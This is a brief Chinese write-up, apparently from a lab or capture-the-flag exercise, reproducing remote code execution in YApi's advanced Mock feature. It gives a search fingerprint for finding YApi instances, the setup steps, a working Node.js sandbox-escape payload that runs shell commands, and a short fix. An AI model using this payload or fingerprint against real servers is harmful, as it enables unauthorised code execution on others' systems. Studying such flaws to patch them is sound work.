
yapi 代码执行

Api 服务，导致攻击者注册用户后，即可通过 Mock 功能远程执行任意代码。YApi<=V1.92 All

icon\_hash="-715193973" app=“YApi”




打开首页

Yapi 好像是一个前端模板注入，之前有做过类似的注册进入个人空间随便建立一个项目



随便添加一个接口





选中高级 mock 并打开用于注入 poc：

const sandbox = this

const ObjectConstructor = this.constructor

const FunctionConstructor = ObjectConstructor.constructor const myfun = FunctionConstructor('return process')


const process = myfun()

mockJson = process.mainModule.require("child\_process").execSync("whoami && ps

-ef").toString()

保存后打开链接显现出 flag

其中 poc 的最后一行的 execwync 框是命令行





修复：

删除 mock 选项